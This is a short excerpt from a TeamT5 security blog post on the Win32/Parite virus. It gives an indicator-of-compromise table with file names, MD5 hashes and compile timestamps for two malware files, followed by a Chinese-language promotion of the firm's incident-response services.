IoC

file name	md5	compiler-stamp (UTC)	type
setupSrv.exe	c5e7e7007b7ea6a3361fea7d4b029859	2009-12-04 13:35:59 UTC	EXE
cft3B18.tmp	fe763c2d71419352141c77c310e600d2	2001-10-11 12:01:58 UTC	DLL

> TeamT5 杜浦數位安全團隊長期研究與解析駭客族群入侵行為，具備第一線國內外資安事件處理的豐富經驗。當資安事件發生，我們可快速完成受駭現場與歷史軌跡的綜整分析，發掘攻擊者的入侵過程與手法，提供事件處理的深入分析及建議，協助您復原與改善資安環境。

參考資料

Source: https://teamt5.org/tw/posts/how-to-detect-and-recover-from-virus-win32-parite/